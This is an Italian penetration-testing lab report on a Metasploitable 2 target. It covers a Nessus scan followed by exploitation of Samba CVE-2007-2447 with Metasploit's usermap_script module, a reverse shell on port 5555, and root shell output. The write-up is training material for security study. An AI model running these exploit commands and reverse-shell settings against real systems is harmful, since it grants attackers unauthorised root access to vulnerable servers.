SECURE SENTINELS

Network Exploitation & Vulnerability Assessment
Modulo: Attacco ai Servizi di Rete (Samba)

---

1. Introduzione e Obiettivi

L'esercitazione del Giorno 4 si focalizza sulla fase di **Network Exploitation**. L'obiettivo è identificare vulnerabilità critiche nei servizi esposti da un server target (Metasploitable 2) e sfruttarle per ottenere un accesso non autorizzato con privilegi amministrativi.

Le richieste specifiche della traccia impongono:

1. Esecuzione di un **Vulnerability Scan** automatizzato tramite Nessus.
2. Sfruttamento della vulnerabilità **Samba (Porta 445)** tramite Metasploit.
3. Configurazione specifica della porta di ascolto (**LPORT 5555**).
4. Verifica dell'avvenuta compromissione tramite il comando **ifconfig**.

---

2. FASE 1: Vulnerability Scanning (Nessus)

2.1 Configurazione e Avvio

Prima di procedere all'attacco manuale, è stato utilizzato **Tenable Nessus** per effettuare una scansione automatizzata e identificare i vettori di attacco.

Procedura Eseguita:

Avvio del servizio su Kali Linux:
Bash
/etc/init.d/nessusd start

1. Accesso alla GUI Web tramite browser all'indirizzo **https://localhost:8834**.
2. Configurazione di una **"New Scan"** selezionando il template **"Basic Network Scan"**.
3. Target impostato su: **192.168.50.150**.

2.2 Analisi dei Risultati


Al termine della scansione, **Nessus** ha evidenziato una vulnerabilità critica (Severity: Critical) relativa al servizio **Samba**.

- **Vulnerabilità Rilevata:** Samba "Username Map Script" Command Execution.
- **CVE di Riferimento:** CVE-2007-2447.
- **Descrizione:** La versione di Samba in uso (3.0.20) permette l'esecuzione di comandi arbitrari se viene specificato un username contenente metacaratteri della shell (backticks).

---

3. FASE 2: Exploitation (Metasploit Framework)

Identificata la vulnerabilità, si è proceduto all'attacco utilizzando **MSFConsole**.



3.1 Selezione dell'Exploit

È stato caricato il modulo specifico per la **CVE-2007-2447**.

Bash
msf6 > use exploit/multi/samba/usermap_script

```
msf > use exploit/multi/samba/usermap_script
```

- **Spiegazione:** Questo exploit sfrutta l'opzione di configurazione **username map script** di Samba. Quando l'utente invia un username malevolo, Samba lo passa direttamente alla shell di sistema senza sanitizzazione, eseguendo il codice dell'attaccante.

3.2 Configurazione del Payload

È stato selezionato un payload di tipo **Reverse Shell**.

Bash
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse

```
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

- **Spiegazione:** "Reverse" significa che sarà la vittima a collegarsi all'attaccante. Questo è fondamentale per aggirare eventuali regole firewall che bloccano le connessioni in entrata (Bind Shell) ma permettono quelle in uscita.

3.3 Configurazione dei Parametri (Targeting)

Sono stati impostati gli indirizzi IP e, come da specifica rigorosa della traccia, la porta di ascolto personalizzata.

Bash
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS ⇒ 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
```

- **RHOSTS:** L'indirizzo della vittima (Metasploitable).
- **LHOST:** L'indirizzo della macchina attaccante (Kali).
- **LPORT 5555:** Porta personalizzata richiesta dall'esercizio. L'uso di porte non standard (diverse dalla 4444) è una pratica comune per evasione base.


3.4 Verifica Opzioni

Prima del lancio, è stata verificata la configurazione:

Bash
msf6 exploit(multi/samba/usermap_script) > show options

L'output ha confermato:

- ***RHOSTS => 192.168.50.150***
- ***LPORT => 5555***




---

4. FASE 3: Esecuzione e Verifica (Post-Exploitation)

4.1 Lancio dell'Attacco

Bash
msf6 exploit(multi/samba/usermap_script) > exploit



Analisi dell'Output:

Il framework ha inviato il pacchetto malevolo alla porta 139/445 del target. Il servizio Samba ha eseguito il codice e ha instaurato una connessione di ritorno verso **192.168.50.100:5555**.

Messaggio ricevuto: ***[*] Command shell session 1 opened.***

4.2 Verifica della Sessione

Per confermare l'avvenuta compromissione e identificare la macchina controllata, è stato eseguito il comando richiesto:

Bash
ifconfig

Risultato:

Il comando ha restituito la configurazione di rete della macchina remota, mostrando l'indirizzo IP **192.168.50.150** sull'interfaccia **eth0**.

Ciò conferma che:

1. I comandi digitati sulla Kali vengono eseguiti sulla Metasploitable.
2. L'attaccante ha il pieno controllo della shell remota.
3. Poiché il servizio Samba girava come root, la shell ottenuta ha privilegi amministrativi completi (Root Access).

```
python -c 'import pty; pty.spawn("/bin/bash")'
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:97:91
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:9791/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:26358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3264115 (3.1 MB)  TX bytes:10765051 (10.2 MB)
          Base address:0×d010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6726 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3210925 (3.0 MB)  TX bytes:3210925 (3.0 MB)

root@metasploitable:/#
```

---

5. Conclusioni

L'attività del Giorno 4 ha dimostrato l'efficacia di un approccio strutturato al Penetration Testing. L'uso combinato di strumenti di scansione automatica (**Nessus**) per l'individuazione e framework di exploit manuali (**Metasploit**) per la verifica, ha permesso di compromettere totalmente il sistema target sfruttando una configurazione errata e un software obsoleto (Samba 3.0.20).

La configurazione personalizzata della porta (**5555**) ha inoltre dimostrato la flessibilità necessaria per adattare gli attacchi a specifici requisiti operativi.